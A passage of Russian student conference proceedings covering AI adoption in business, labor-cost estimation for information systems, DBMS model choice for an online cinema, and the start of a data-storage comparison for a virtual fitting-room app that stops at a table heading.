В последнем глобальном опросе McKinsey 65 % респондентов сообщают, что их организации регулярно используют ИИ, что почти вдвое больше, чем предыдущем опросе, проводившемся 10 месяцев назад. Интерес к этой технологии также привлек внимание к более широкому набору возможностей, которые она предоставляет. В 2024 году уровень внедрения ИИ организациями-респондентами увеличился до 72 % [1].

Основная часть

ИИ – это аббревиатура от «искусственный интеллект», обозначающая способность компьютеров выполнять «интеллектуальную деятельность», свойственную людям. Этот вид деятельности относится к тем, которые предполагают мышление и действия человеческого мозга, например, «вождение автомобиля» и «игры». Подобные процесс требуют лишь механического выполнения конкретного запроса, что не задействует творческий потенциал конкретно взятого индивида. Кроме того, ИИ может не только выполнять данные ему инструкции, но и самостоятельно обучаться на основе предоставленных данных.

Использование ИИ позволяет решить часть современных бизнес-проблем. Для демонстрации рассмотрим некоторые из этих проблем.

Проблема нехватки рабочей силы при внедрении ИИ в бизнес-среду, появляется возможность передачи ему простых монотонных задач, не требующие работу с дополнительными или непредсказуемыми факторами, ранее выполнявшиеся людьми. Невозможно доверить все задачи ИИ, но с каждым годом увеличивается количество задач, которые можно поручить искусственному интеллекту, что является большим преимуществом для компаний, столкнувшихся с проблемой нехватки рабочей силы. Исследование Accenture показало, что 36 % крупных, средних и малых предприятий успешно внедрило ИИ для цепочек поставок и логистических процессов, а 28 % были на грани этого [2].

Проблема производительности и качества работы, людям всегда нелегко поддерживать постоянное качество работы, ввиду объективных факторов таких как усталость, плохое состояние здоровья и совершённых ошибок. Качество работы может варьироваться в зависимости от опыта и навыков работника, а также на качество работы могут влиять такие факторы, как ментальное состояние и мотивация. Например, чат-

боты с ИИ могут автоматически отвечать на вопросы пользователей или внутри компании, вне зависимости от времени суток, увеличивая клиент ориентированность компании. Подобные технологии уже активно используются и позволяют работникам через полученные в ходе разговора с ботом ответы, определить запрос пользователя и направить нужную ему обратную связь, не теряя время на расспросы и выявление итоговой цели обращения [3].

При этом ИИ выполняет задачи с высокой точностью, потери времени из-за ошибок могут быть значительно сокращены. Но это не исключает наличия в штате сотрудника, который будет ответственен за его правильное использование.

Проблема безопасности рабочей среды, поручая ИИ опасную работу или работу в областях, к которым люди не имеют доступа, становится возможной более безопасная работа [4]. Кроме того, он может автоматически обнаруживать неисправности в работе оборудования, тем самым предотвращая несчастные случаи из-за поломок. Такое актуально на производствах и компаниях, где любая допущенная ошибка или поломка может привести к значительным потерям со стороны человеческих жизней или разрушениям с дальнейшим нанесением вреда окружающей среде.

В настоящее время практическое применение автономного вождения с использованием ИИ прогрессирует. По мере дальнейшего развития и распространения технологий беспилотного вождения они значительно уменьшат количество автомобильных аварий, вызванных человеческими ошибками, такими как неправильное нажатие педали газа или тормоза, вождением в ненадлежащем состоянии и природных факторов [4].

Проблема анализа и прогнозирования при обработке больших данных, ИИ лучше всего анализирует большие объемы данных и делает прогнозы, благодаря своей системе анализа, строящейся на обучении с помощью этих самых данных. Следовательно, его можно эффективно использовать, когда нужно точно понять потребности рынка и клиентов. Подобная аналитика особо актуальна и требует больших затрат ресурсов, как человеческих, так и вычислительных, что требует от компаний значительных денежных вложений.

Для выявления рака молочной железы Complementarity-Driven Deferral to Clinical Workflow (CoDoC) снизил ложноположительные результаты на 25 % при том же показателе ложноотрицательных результатов, при этом достигнув 66 % снижения рабочей нагрузки врача. Для сортировки туберкулеза, по сравнению с автономным ИИ и клиническими рабочими процессами, CoDoC достиг 5–15 % снижения ложноположительных результатов при том же показателе ложноотрицательных результатов [5].

Проблема предоставления информации клиентам и прозрачности предоставляемой информации, в настоящее время, с развитием технологий Интернета вещей, расстояние между покупателями и персоналом магазина, а также расстояние между сотрудниками существенно изменилось. Удаленное обслуживание клиентов и дистанционные встречи с использованием ИИ устранили физическое расстояние в общении. Учитывая, что покупателю требуется большое количество информации для принятия решения, которую он хочется получить здесь и сейчас, не тратя время на поход в сам магазин, ИИ будет лучшим выбором для консультации. В этом также помогает его способность персонализировать запросы пользователя, исходя из его истории покупок, потребностей и внешних данных, которые возможно добровольно предоставить.

Заключение

В заключение, можно сказать, что XXI век – это эпоха стремительного развития технологий, и искусственный интеллект стоит в авангарде этого движения. Благодаря огромным вычислительным мощностям и доступности данных, ИИ проникает во все сферы жизни, от повседневных задач до крупных бизнес-процессов. Он уже изменяет поведение потребителей и влияет на работу многих отраслей, от развлечений до финансов. ИИ не только трансформирует привычные процессы, но и способен открыть

двери для новых подходов решения глобальных проблем человечества. Таких как изменения климата, голод и недостаток медицины. Однако это будет возможно только при условии ответственного подхода, а также сотрудничества между бизнесом, государством и научным сообществом.

СПИСОК ИСТОЧНИКОВ

1. Alex Singla, The state of AI in early 2024: Gen AI adoption spikes and starts to generate value / Alex Singla, Alexander Sukharevsky McKinsey&Company – 2024. – URL: <https://www.mckinsey.com/capabilities/quantumblack/our-insights/the-state-of-ai> (дата обращения: 02.12.2024).
2. Vivien Christel Vella, Logistics Industry Trends for 2024 / Vivien Christel Vella // DHL. – 2023. – URL: <https://www.dhl.com/discover/en-global/logistics-advice/essential-guides/logistics-industry-trends> (дата обращения: 02.12.2024).
3. Ribeiro, A. How Convolutional Neural Networks Deal with Aliasing / A. H. Ribeiro, T. B. Schön // ICASSP 2021 - 2021 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP), Toronto, ON, Canada, 2021. – С. 2755-2759. doi:10.1109/ICASSP39728.2021.9414627.
4. Myburgh, J. C. (ed.). Tracking Translation Invariance in CNNs / J. C. Myburgh, C. Mouton, M. H. Davel, A. Gerber // Artificial Intelligence Research. Communications in Computer and Information Science. Cham: Springer International Publishing, 2020. – 1342: С. 282–295. doi:10.1007/978-3-030-66151-9_18.
5. Krishnamurthy (Dj) Dvijotham, Enhancing the reliability and accuracy of AI-enabled diagnosis via complementarity-driven deferral to clinicians / Krishnamurthy (Dj) Dvijotham, Jim Winkens, Melih Barsbey, Sumedh Ghaisas, Robert Stanforth, Nick Pawlowski, Patricia Strachan, Zahra Ahmed, Shekoofeh Azizi, Yoram Bachrach, Laura Culp, Mayank Daswani, Jan Freyberg, Christopher Kelly, Atilla Kiraly, Timo Kohlberger, Scott McKinney, Basil Mustafa, Vivek Natarajan, Krzysztof Geras, Jan Witowski, Zhi Zhen Qin, Jacob Creswell, Shravya Shetty, Marcin Sieniek, Terry Spitz, Greg Corrado, Pushmeet Kohli, Taylan Cemgil, Alan Karthikesalingam // Nature Medicine. – 2023. – URL: <https://www.nature.com/articles/s41591-023-02437-x> (дата обращения: 02.12.2024).

УДК 004.413

Павлоцкая Екатерина Андреевна, студент, Комсомольский-на-Амуре государственный университет

Pavlotskaya Ekaterina Andreevna, student, Komsomolsk-na-Amure State University

Ларченко Юлия Геннадьевна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Larchenko Yuliya Gennadievna, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

ОЦЕНКА ТРУДОЗАТРАТ ПРИ РАЗРАБОТКЕ ИНФОРМАЦИОННОЙ СИСТЕМЫ ASSESSMENT OF LABOR COSTS IN THE DEVELOPMENT OF AN INFORMATION SYSTEM

Аннотация. В статье рассмотрены актуальные вопросы оценки трудозатрат при разработке информационных систем. Подчеркивается значимость точной оценки трудозатрат для успешной реализации проектов в установленные сроки и бюджет. В работе выделяются основные этапы оценки трудозатрат, а также факторы, влияющие на их величину. Рассматривается практический метод оценки трудозатрат при разработке информационной системы на основе размерности программного кода.

Abstract. The article deals with topical issues of labor cost assessment in the development of information systems. The importance of an accurate assessment of labor costs for the success-

ful implementation of projects on time and budget is emphasized. The paper highlights the main stages of estimating labor costs, as well as the factors influencing their magnitude. A practical method for estimating labor costs in the development of an information system based on the dimension of the program code is considered.

Ключевые слова: оценка трудозатрат, информационная система, реализация проекта, факторы, методы, повышение точности планирования.

Key words: assessment of labor costs, information system, project implementation, factors, methods, improvement of planning accuracy.

Введение

Разработка информационной системы (ИС) является сложным и ресурсоемким процессом, требующим подробного планирования и оценки. Точная оценка трудозатрат является ключевым фактором успеха в разработке информационных систем. Статистика показывает, что более 60 % IT-проектов выходят за рамки запланированного бюджета и сроков. Основной причиной этого является наличие неточных или недостаточно обоснованных первоначальных оценок. Правильная оценка трудозатрат позволяет компаниям эффективно планировать ресурсы и определять реальные сроки выполнения проектов.

Существующие методы оценки трудозатрат на разработку информационных систем включают как классические подходы, так и современные методики расчета трудоемкости, что позволяет выбрать наиболее подходящий инструмент в зависимости от специфики проекта и требований заказчика.

Среди основных методов оценки трудозатрат разработки информационных систем выделяют: прямой метод на основе экспертных оценок; метод функциональных точек, предполагающий знание размера программного кода; метод, опирающийся на масштабность базы данных, и ряд других.

Основная часть

Процесс оценки трудозатрат на разработку информационных систем требует структурированного подхода и включает несколько ключевых этапов. По статистике, детальная оценка проекта занимает в среднем 3-5 рабочих дней при участии группы из 5 специалистов разных направлений.

Сбор исходных данных является первоначальным этапом, определяющим точность последующих расчетов. На этой стадии происходит анализ технического задания и определение количества функций обработки информации. Важно отметить, что затраты на сбор исходных данных могут составлять до 2 % от общей стоимости проектной и рабочей документации.

Выбор метода оценки зависит от конкретных целей проекта и доступной информации. Существует несколько основных подходов к оценке трудозатрат [2]:

- метод аналогий с похожими проектами;
- метод декомпозиции работ;
- метод функциональных точек;
- диапазонный метод;
- метод PERT.

На этапе расчетов определяются общие трудозатраты с учетом различных коэффициентов трудоемкости. Основные факторы, учитываемые при расчетах:

- требуемая надежность системы;
- размер тестовой базы данных;
- интеграция с внешними системами;
- сложность информационной системы;
- размещение компонентов на мобильных устройствах.

Расчет оценки длительности разработки на основе базовой конструктивной модели – COCOMO, учитывающей показатель масштаба и затрат производится по формуле (1):

$$T = 2,94 * PK^E * Z, \quad (1)$$

где E – показатель масштаба трудоемкости;

Z – показатель затрат трудоемкости;

PK – размер кода прикладного программного обеспечения информационной системы в тысячах логических строк исходного кода [1].

При проведении детальной оценки важно учитывать, что серверная и мобильная разработка в среднем составляют около 60 % трудозатрат. Для мобильных проектов сроки тестирования выше в среднем на 10 % по сравнению с веб-проектами из-за необходимости тестирования на различных устройствах.

При оценке трудозатрат на разработку информационных систем необходимо учитывать множество взаимосвязанных факторов, которые существенно влияют на конечный результат. Рассмотрим основные группы факторов и их влияние на общую трудоемкость проекта [3].

Сложность проекта является определяющим фактором при расчете трудозатрат. По статистике, длительность разработки информационной системы колеблется в интервале от года до 10 лет максимум. Данный показатель зависит от сложности отдельных этапов проектирования и факторов: объема функциональных требований; интеграции и производительности разработчиков, их квалификации; масштабности системы и пр.

Необходимо отметить, что эффективность разработки информационной системы повышается за счет наличия современного оборудования и скорости обновления программного обеспечения [4].

При оценке влияния технологий следует учитывать, что автоматизация помогает сократить трудоемкость и увеличить производительность. Однако важно понимать, что внедрение новых технологий может потребовать дополнительных затрат на обучение персонала, которые составляют значительную часть общих трудозатрат проекта.

Повышение точности оценки трудозатрат требует системного подхода и применения проверенных методик. Современные исследования показывают, что при оценке трудоемкости команды в среднем ошибаются на 25 % в сторону занижения.

Декомпозиция является фундаментальным методом повышения точности оценки. При постановке и решении сложной и объемной задачи необходимо ее разбивать на более мелкие части. Эффективная декомпозиция включает следующие этапы:

- выделение основных функциональных блоков;
- разделение на клиентские и серверные компоненты;
- определение пользовательских задач по дизайну и анализ этих задач.
- выделение задач тестирования;
- планирование методологии автоматизации технологических процессов сборки, настройки и развёртывания программного обеспечения.

Управление рисками играет важную роль в точности оценки трудозатрат. При оценке необходимо учитывать два основных компонента – это чистовая трудоемкость и рискованный резерв.

Чистая трудоёмкость – время выполнения задачи в идеальных условиях, когда ни один из рисков не реализуется. Идеальный человеко-день определяется как максимально продуктивный период работы без отвлекающих факторов.

Рисковый резерв – дополнительное время на непредвиденные обстоятельства.

Заключение

Точная оценка трудозатрат выступает определяющим фактором успешной реализации проектов по разработке информационных систем. Комплексный подход к оценке, включающий детальный анализ исходных данных, правильный выбор мето-

логии и учет ключевых факторов влияния, позволяет существенно повысить точность расчетов. Статистические данные подтверждают, что применение структурированных методов оценки снижает риск превышения бюджета и сроков проекта [5].

Практическое применение рассмотренных методов требует системного подхода и постоянного совершенствования процессов оценки. Декомпозиция задач, грамотное управление рисками и активное использование исторических данных создают надежную основу для точного планирования проектов. Накопленный опыт показывает, что организации, внедряющие описанные методики, достигают значительного улучшения качества оценок и повышают предсказуемость результатов разработки.

СПИСОК ИСТОЧНИКОВ

1. Шустов, А. В. Методические рекомендации по определению совокупной стоимости разработки и внедрения информационно-технических комплексов сложных систем на ранних этапах проектирования / А. В. Шустов, О. А. Славин ; Российская академия наук, Институт системного анализа. – Москва : URSS, 2007. – 74 с. – ISBN 978-5-9710-0154-6. – EDN QSFHJT.
2. Ваганова, Е. В. Особенности оценки стоимости разработки медицинских информационных систем / Е. В. Ваганова, Д. С. Жданов, А. А. Земцов // Проблемы учета и финансов. – 2016. – № 2(22). – С. 50-54. – DOI 10.17223/22229388/22/7. – EDN WWKRKN.
3. Лоншаков, А. А. Анализ способов оценки трудозатрат разработки программ / А. А. Лоншаков // Информационные технологии в науке и производстве : Материалы VII Всероссийской молодежной научно-технической конференции, Омск, 21–22 апреля 2020 года / Редколлегия: А.Г. Янишевская (отв. ред.) [и др.]. – Омск: Омский государственный технический университет, 2020. – С. 34-40. – EDN SFMFDA.
4. Использование метода экспертных оценок при оценке трудозатрат сотрудников государственного пожарного надзора / С. А. Воронин, Г. Н. Лахвицкий, С. В. Репин, А. П. Сатин // Пожары и чрезвычайные ситуации: предотвращение, ликвидация. – 2023. – № 1. – С. 78-88. – DOI 10.25257/FE.2023.1.78-88. – EDN XYLEEW.
5. Проворных, И. А. Оценка трудозатрат на разработку программного обеспечения / И. А. Проворных // Актуальные проблемы авиации и космонавтики : Сборник материалов IX Международной научно-практической конференции, посвященной Дню космонавтики. В 3-х томах, Красноярск, 10–14 апреля 2023 года. – Красноярск: Сибирский государственный университет науки и технологий имени академика М.Ф. Решетнева, 2023. – С. 324-326. – EDN EORQTV.

УДК 004.6

Падерин Артём Евгеньевич, студент, Комсомольский-на-Амуре государственный университет

Paderin Artyom Evgenievich, student, Komsomolsk-na-Amure State University

Петрова Анна Николаевна, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Petrova Anna Nikolaevna, Candidate of Technical Sciences, Associate Professor, Komsomolsk-na-Amure State University

СРАВНИТЕЛЬНЫЙ АНАЛИЗ МОДЕЛЕЙ ДАННЫХ СУБД ПРИ ПРОЕКТИРОВАНИИ ПРИЛОЖЕНИЯ ДЛЯ ОНЛАЙН-КИНОТЕАТРА A STUDY IN CHOOSING A DBMS MODEL FOR AN ONLINE CINEMA APPLICATION

Аннотация. Данная работа посвящена исследованию различных моделей СУБД и их применимости для разработки онлайн-кинотеатра. В рамках исследования рассматриваются основные модели СУБД, такие как реляционная, документо-ориентированная,

иерархическая и объектно-ориентированные модели, с акцентом на их преимущества и недостатки в контексте специфических требований онлайн-кинотеатра. Анализ включает оценку таких факторов, как производительность, масштабируемость, гибкость в управлении данными, объем данных и сложность запросов. Кроме того, исследование включает практические примеры использования различных моделей СУБД в существующих онлайн-кинотеатрах. В результате работы предлагается оптимальная модель СУБД, которая обеспечит эффективное хранение и обработку данных, а также улучшит пользовательский опыт. Данное исследование будет полезно как для разработчиков и архитекторов программного обеспечения, так и для менеджеров проектов, занимающихся созданием и развитием онлайн-кинотеатров.

Abstract. This paper is devoted to the study of various DBMS models and their applicability to the development of an online cinema. The study considers the main DBMS models, such as relational, document-oriented, hierarchical and object-oriented models, with an emphasis on their advantages and disadvantages in the context of the specific requirements of an online cinema. The analysis includes an assessment of such factors as performance, scalability, flexibility in data management, data volume and query complexity. In addition, the study includes practical examples of using various DBMS models in existing online cinemas. As a result of the work, an optimal DBMS model is proposed that will ensure efficient storage and processing of data, as well as improve user experience. This study will be useful for both software developers and architects, as well as project managers involved in the creation and development of online cinemas.

Ключевые слова: реляционная модель данных, иерархическая модель данных, объектно-ориентированная модель данных, документо-ориентированная модель данных, СУБД.

Key words: relational data model, hierarchical data model, object-oriented data model, document-oriented data model, DBMS.

Введение

Одной из ключевых особенностей ПО для онлайн-кинотеатров является его способность эффективно управлять большими объемами данных. В системе хранятся различные типы информации, включая данные о фильмах (названия, жанры, продолжительность, описание, возрастные рейтинги), информацию о пользователях (регистрационные данные, предпочтения, историю просмотров), а также данные о сеансах и билетах (даты и времена показа, доступные места, стоимость билетов). Это позволяет не только организовать контент, но и адаптировать его под предпочтения пользователей.

Приложение онлайн кинотеатра должно обладать рядом функций для обеспечения удобства и удовлетворения потребностей пользователей. К ним относятся:

1. **Поиск и фильтрация контента:** Пользователи должны иметь возможность легко находить интересующие их фильмы и сериалы по различным критериям, таким как жанр, год выпуска, актеры и рейтинг.

2. **Личный кабинет:** Удобный интерфейс для управления учетной записью, где пользователи могут просматривать свою историю просмотров, сохранять избранные фильмы и настраивать уведомления о новинках.

3. **Рекомендательная система:** Алгоритмы, анализирующие предпочтения пользователя и предлагающие контент на основе его интересов и предыдущих просмотров.

4. **Оплата и покупка билетов:** Удобный процесс покупки билетов на сеансы, включая выбор мест и различные способы оплаты.

5. **Отзывы и рейтинги:** Возможность оставлять отзывы и ставить оценки фильмам, что способствует созданию сообщества и обмену мнениями между пользователями.

6. **Мобильная доступность:** Поддержка различных устройств, включая смартфоны и планшеты, что позволяет пользователям наслаждаться контентом в любом месте.

Основная часть

Обзор основных моделей данных СУБД

Реляционные базы данных идеально подходят для хранения структурированных данных, таких как информация о фильмах, пользователях и транзакциях [1]. В реляционной модели можно создать таблицы для каждой сущности, например, «Фильмы», «Пользователи», «Билеты» и «Сеансы». Это позволит легко управлять данными и обеспечить их целостность благодаря механизмам ACID.

Применение:

1. **Таблица «Фильмы» может содержать атрибуты, такие как идентификатор, название, жанр, продолжительность и возрастной рейтинг.**
2. **Таблица «Пользователи» – хранить информацию о пользователях, включая их идентификаторы, имена, электронные адреса и предпочтения.**
3. **Таблица «Билеты» – хранить информацию о покупке билетов, связывая пользователей с сеансами и местами.**
4. **Преимущества:**
5. **Четкая структура данных и возможность использования SQL для выполнения сложных запросов.**
6. **Поддержка транзакций, что важно для обработки покупок билетов.**

Недостатки: возможные проблемы с производительностью при высоких нагрузках, особенно в пиковые часы, когда много пользователей одновременно осуществляют покупки.

Иерархические модели могут быть полезны для организации данных, когда существует четкая структура, например, категории фильмов (драмы, комедии, боевики) и подкатегории (новинки, классика).

Применение: дерево категорий может быть использовано для быстрого доступа к фильмам по жанрам.

Преимущества: простота структуры и высокая производительность при доступе к данным.

Недостатки: ограниченная гибкость при изменении структуры и добавлении новых категорий или типов данных.

Объектно-ориентированные СУБД позволяют более естественно моделировать сложные структуры данных [2], такие как взаимодействия между пользователями, фильмами и отзывами.

Применение: каждый фильм может быть представлен как объект класса Фильмы, содержащий методы для обработки информации о рецензиях, оценках и пользовательских предпочтениях.

Преимущества:

1. **Естественное моделирование и инкапсуляция данных. Возможность легко реализовывать сложные взаимосвязи между объектами.**

Недостатки:

1. **Более сложное использование и меньшая распространенность, что может затруднить поддержку и поиск специалистов.**
2. **Низкая скорость обработки запросов.**

Документно-ориентированные СУБД, такие как MongoDB [3], идеально подходят для хранения неструктурированных данных, таких как отзывы пользователей, метаданные фильмов и различные форматы контента [4].

Применение: каждый фильм может быть представлен в виде документа, содержащего динамические поля для отзывов, рейтингов и других метаданных.

Преимущества: гибкость схемы и высокая производительность при работе с большими объемами данных.

Недостатки: отсутствие строгих механизмов целостности данных, что требует дополнительных усилий для обеспечения согласованности данных.

Сравнение моделей СУБД

При сравнении различных моделей СУБД для онлайн-кинотеатра важно учитывать следующие критерии:

1. Объем данных: Онлайн-кинотеатры могут обрабатывать большие объёмы данных, что требует высокой производительности и масштабируемости.

2. Сложность запросов: Необходимость выполнения сложных запросов для анализа пользовательского поведения и рекомендаций фильмов.

3. Гибкость и масштабируемость: Способность модели адаптироваться к изменениям в структуре данных и увеличению нагрузки.

Результаты сравнения приведены в таблице 1.

Таблица 1 – Сравнение СУБД по параметрам

Параметры	Реляционная модель	Иерархическая модель	Объектно-ориентированная модель	Документно-ориентированная модель
Производительность	Может снижаться при высоких нагрузках	Высокая при доступе к данным	Средняя	Высокая при больших данных
Масштабируемость	Ограниченная	Ограниченная	Средняя	Хорошая
Гибкость в управлении данными	Низкая (жесткая схема)	Низкая (жесткая структура)	Средняя	Высокая
Сложность запросов	Высока	Низкая (поиск по иерархии)	Средняя (объектные запросы)	Средняя (собственные запросы)
Примеры СУБД	MySQL, PostgreSQL, Oracle	IBM Information Management System	ObjectDB, db4o	MongoDB, Couchbase

Обзор применения СУБД в приложениях для онлайн-кинотеатров

Рассмотрим различные модели СУБД в существующих онлайн-кинотеатрах, которые помогут помочь в выборе модели СУБД для приложения онлайн-кинотеатра:

1. Netflix, американская медиакомпания и глобальная стриминговая онлайн-платформа, использует реляционные базы данных для управления структурированными данными, такими как информация о пользователях, подписках и транзакциях. Они применяют PostgreSQL для хранения данных о пользователях и их предпочтениях.

2. Hulu, стриминговый сервис по подписке, использует MongoDB для хранения неструктурированных данных, таких как метаданные о видео, пользовательские предпочтения и отзывы. Это позволяет им быстро адаптироваться к изменениям в контенте и предпочтениях

Заключение

С учетом всех вышеперечисленных факторов, наиболее подходящей моделью СУБД для онлайн-кинотеатра является документо-ориентированная модель. Она обеспечивает необходимую гибкость для работы с разнообразными типами данных, высокой производительностью при обработке больших объемов информации и возможностью масштабирования. Документо-ориентированные СУБД, такие как MongoDB, позволяют легко адаптироваться к изменениям в структуре данных, что критически важно в условиях динамично развивающегося рынка онлайн-кинотеатров.

СПИСОК ИСТОЧНИКОВ

1. Гриценко, С. А. Правила преобразования расширенной модели "сущность-связь" в реляционную модель данных при нисходящем проектировании баз данных / С. А. Гриценко, В. Ю. Храмов // Вестник Воронежского государственного университета. Серия: Системный анализ и информационные технологии. – 2011. – № 1. – С. 114-125. – EDN NZACDB.
2. Олейник, П. П. Основные этапы методологии метамодельно-ориентированного проектирования приложений баз данных / П. П. Олейник // Объектные системы. – 2015. – № 11. – С. 80-91. – EDN TVSJRX.
3. Филатов, В. В. Сравнительный анализ особенностей проектирования и реализации запросов в реляционных и документно-ориентированных базах данных на примере СУБД SQL Server и MongoDB / В. В. Филатов, Е. И. Чигарина // Вестник молодых ученых и специалистов Самарского университета. – 2020. – № 1(16). – С. 111-118. – EDN MUPYXC.
4. Виноградов, В. И. Информационная система среднесрочного архивного хранения электронных документов различных типов / В. И. Виноградов, Т. Б. Волкова // Научно-технический вестник Поволжья. – 2023. – № 4. – С. 168-172. – EDN EDPJXM.

УДК 004.6

Парамонов Влад Геннадьевич, студент, Комсомольский-на-Амуре государственный университет

Paramonov Vlad Genadievich, student, Komsomolsk-na-Amure State University

Петрова Анна Николаевна, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Petrova Anna Nicolaivna, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

ВЫБОР МОДЕЛИ ДАННЫХ ДЛЯ ХРАНЕНИЯ ДАННЫХ В ПРИЛОЖЕНИИ «ВИРТУАЛЬНАЯ ПРИМЕРОЧНАЯ» COMPARISON OF VARIOUS DATABASE CREATION PROGRAMS ON THE TOPIC OF VIRTUAL FITTING ROOM

Аннотация. Статья посвящена сравнению различных программных средств для создания баз данных, используемых в разработке виртуальной примерочной. Целью работы является выявление наиболее подходящего инструмента для организации и управления данными, обеспечивающего высокую производительность, удобство использования и соответствие требованиям современных виртуальных примерочных.

В рамках исследования рассмотрены популярные программные решения для управления базами данных, такие как реляционные и нереляционные базы данных и другие. Проведен анализ их ключевых характеристик: скорости обработки данных, поддержки сложных запросов, масштабируемости, интеграции с пользовательскими интерфейсами и удобства работы с мультимедийными данными, включая изображения и 3D-модели.

В результате работы выделены преимущества и недостатки в сфере работы с определённым типом баз данных, а также были рассмотрены варианты применения баз данных в других направлениях.

Abstract. The article is devoted to the comparison of various software tools for creating databases used in the development of a virtual fitting room. The aim of the work is to identify the most suitable tool for organizing and managing data, ensuring high performance, ease of use and compliance with the requirements of modern virtual fitting rooms. The study examines popular software solutions for managing databases, such as relational and non-relational databases and others. The analysis of their key characteristics is carried out: data processing

speed, support for complex queries, scalability, integration with user interfaces and convenience of working with multimedia data, including images and 3D models.

As a result of the work, advantages and disadvantages in the field of working with a certain type of databases were highlighted, and options for using databases in other areas were considered.

Ключевые слова: базы данных, модели данных, СУБД, сервисы хранения данных, 3d-модели, хранение 3d-моделей.

Key words: databases, data models, DBMS, data storage services, 3D models, 3D model storage.

Введение

Данная работа посвящена решению задачи выбора модели данных и соответствующей системы для хранения данных для веб-приложения «Виртуальная примерочная». При разработке такого программного обеспечения встают вопросы: «В каком формате данных хранить информацию о 3d-модели?» и «Какой программный продукт наиболее подходит для задачи хранения и обработки подобной информации». Современный уровень развития информационных технологий предоставляет широкий спектр инструментов решения. Цель обзора и сравнительного анализа в выборе программного обеспечения, которое подойдёт для этой задачи наилучшим образом. В сравнительном анализе рассматриваются не только СУБД, как традиционные системы, предназначенные для хранения и обработки данных, так и пример облачного сервиса, который предоставляет широкий спектр услуг, в том числе и хранение данных различной структуры, не только реляционных моделей, а также предоставляет инструменты для анализа данных. Третьим элементом в сравнении выбрано программное обеспечение для создания, управления и документального сопровождения проектами в формате 3d-моделей.

Основная часть

Рассмотрев СУБД предложенные на рынке, а также работы, посвящённые программному обеспечению, были выбраны для сравнительного анализа следующие варианты: MySQL, Google Cloud Platform, CADLib. Для сравнения, были выделены следующие параметры: скорость освоения, пользовательское освоение, скорость работы, функциональность, модель данных, стоимость. Скорость освоения – объём времени, требуемого затратить на то, чтобы начать работу в программе. Пользовательское освоение – отношение к продукту, на основе рецензий пользователей. Скорость работы – как быстро программа обрабатывает данные, осуществляет выборку данных. Функциональность – набор функций, возможностей СУБД. Модель данных типы данных – описание структур данных, типов данных, доступных для работы в соответствующей СУБД. Стоимость – тип лицензии, стоимость лицензии для разработки.

Далее представлено описание выбранных СУБД.

1) MySQL и графический интерфейс MySQL Workbench [1], созданный для более комфортного пользования. Программа работает достаточно быстро для мелких и не больших проектов. На большой проект использование не рекомендуется – производится долгая обработка. Изучение технического руководства не занимает много времени, так, как и возможностей программа не так и много может предоставить. Функционал программы состоит из следующего:

1.1) Моделирование данных – создание схем реляционных баз данных с использованием ER-диаграмм, которые помогают в визуализации структуры базы данных.

1.2) Управление базами данных – создание, редактирование и удаление баз данных, таблиц, индексов и других объектов.

1.3) Запросы и SQL-редактор – написание, выполнение и оптимизация SQL-запросов. Включает подсветку синтаксиса, автозавершение, а также возможность работы с несколькими вкладками.

1.4) Администрирование серверов – управление пользователями, настройками безопасности, мониторинг производительности серверов MySQL.

1.5) Резервное копирование и восстановление – создание бэкапов, восстановление данных из резервных копий.

1.6) Миграция данных – помощь в переносе данных между различными версиями MySQL и другими СУБД.

Что касается скорости освоения, по мере работы с программой пользоваться различными инструментами, становится удобнее, однако по началу программа может оттолкнуть пользователя обилием мелких деталей.

2) Google Cloud Platform [2] – это набор облачных служб, предназначенных, кроме прочего, для хранения и анализа данных. Используется модель данных NoSQL. Термин NoSQL относится к нереляционным типам баз данных, данные в которых хранятся в формате, отличном от реляционных таблиц. Базы данных NoSQL широко используются в веб-приложениях реального времени и больших данных, поскольку их основными преимуществами являются высокая масштабируемость и высокая доступность. Данное программное обеспечение является совокупностью других более мелких систем, а сама системы работы формируется в виде «стека». И данная программа благодаря системе стека, может некоторые функции отключить и не давать им ресурсы, потребляемые от компьютера, что ускорит скорость обработки. В дополнение ко всему у программы очень удобный интерфейс, а внутренние взаимодействия происходят автоматически без необходимости вмешательства человека. Изучение технического руководства трудоемко. Функционал данного ПО практически безграничен благодаря внедрению технологий с машинным обучением, а также большого функционала. Далее приведены несколько из них:

2.1) Google Cloud Storage: объектное хранилище данных, которое позволяет хранить неструктурированные данные, такие как изображения, видео, резервные копии и другие типы файлов.

2.2) Cloud SQL: управляемая служба для работы с реляционными базами данных, поддерживающая MySQL, PostgreSQL и SQL Server.

2.3) Vision AI: сервисы для обработки изображений, включая распознавание объектов, лиц, текста и т.д.

2.4) Google Kubernetes Engine (GKE): сервис для автоматизации развертывания, масштабирования и управления контейнерами с использованием Kubernetes, что делает его идеальным для микросервисных архитектур и контейнеризации приложений.

Недостатком является отказ от поддержки проектов из России.

3) CADLib – инструмент для управления 3d проектом. CADLib поддерживает работу с чертежами, проектами и CAD-системами. Несмотря на то, что она не является прямым инструментом для работы с **обычными реляционными базами данных** (например, MySQL, PostgreSQL или SQLite), существуют способы интеграции CADLib с базами данных для расширения функциональности и организации хранения данных. Изначально CADLib создана как информационная система для поддержки жизненного цикла объектов капитального строительства. Однако, в ней реализованы возможности хранения как 3d-моделей, так и сопутствующей документации. Интересно исследовать возможность настройки системы для принципиально иной предметной области, такой как виртуальна примерочная. Общими в этих задачах является требование не только хранить, но редактировать 3d модели, с одной стороны. А также, ведение фактографической информации, поддержка согласованности данных и эффективного поиска по ним.

Скорость освоения не высока, поскольку программное обеспечение не универсально, создавалось для строительных компаний. Скорость работы также зависит, от размера моделей и их качества, что-то же затрудняет анализ его способностей. Функционал состоит из:

3.1) CADLib может быть использован для **обработки и анализа CAD-данных**, в то время как для **хранения метаданных** (например, информации о проекте, пользователях, характеристиках объектов) можно использовать обычные реляционные базы данных.

3.2) Можно хранить информацию о проекте (ID, название, дата создания и т.д.) или дополнительные атрибуты объектов (материал, размер, стоимость) в базе данных, а геометрические данные (линии, дуги, полигоны) – в файлах CAD.

Далее на рисунке представлено окно программа.



Рисунок 1 – CADLib

На основании проведенного исследования составлена таблица для сравнительного анализа, чтобы принять решение, какое программное обеспечение наилучшим образом подходит проекта «Виртуальная примерочная».

Таблица 1 – Параметры кандидатов

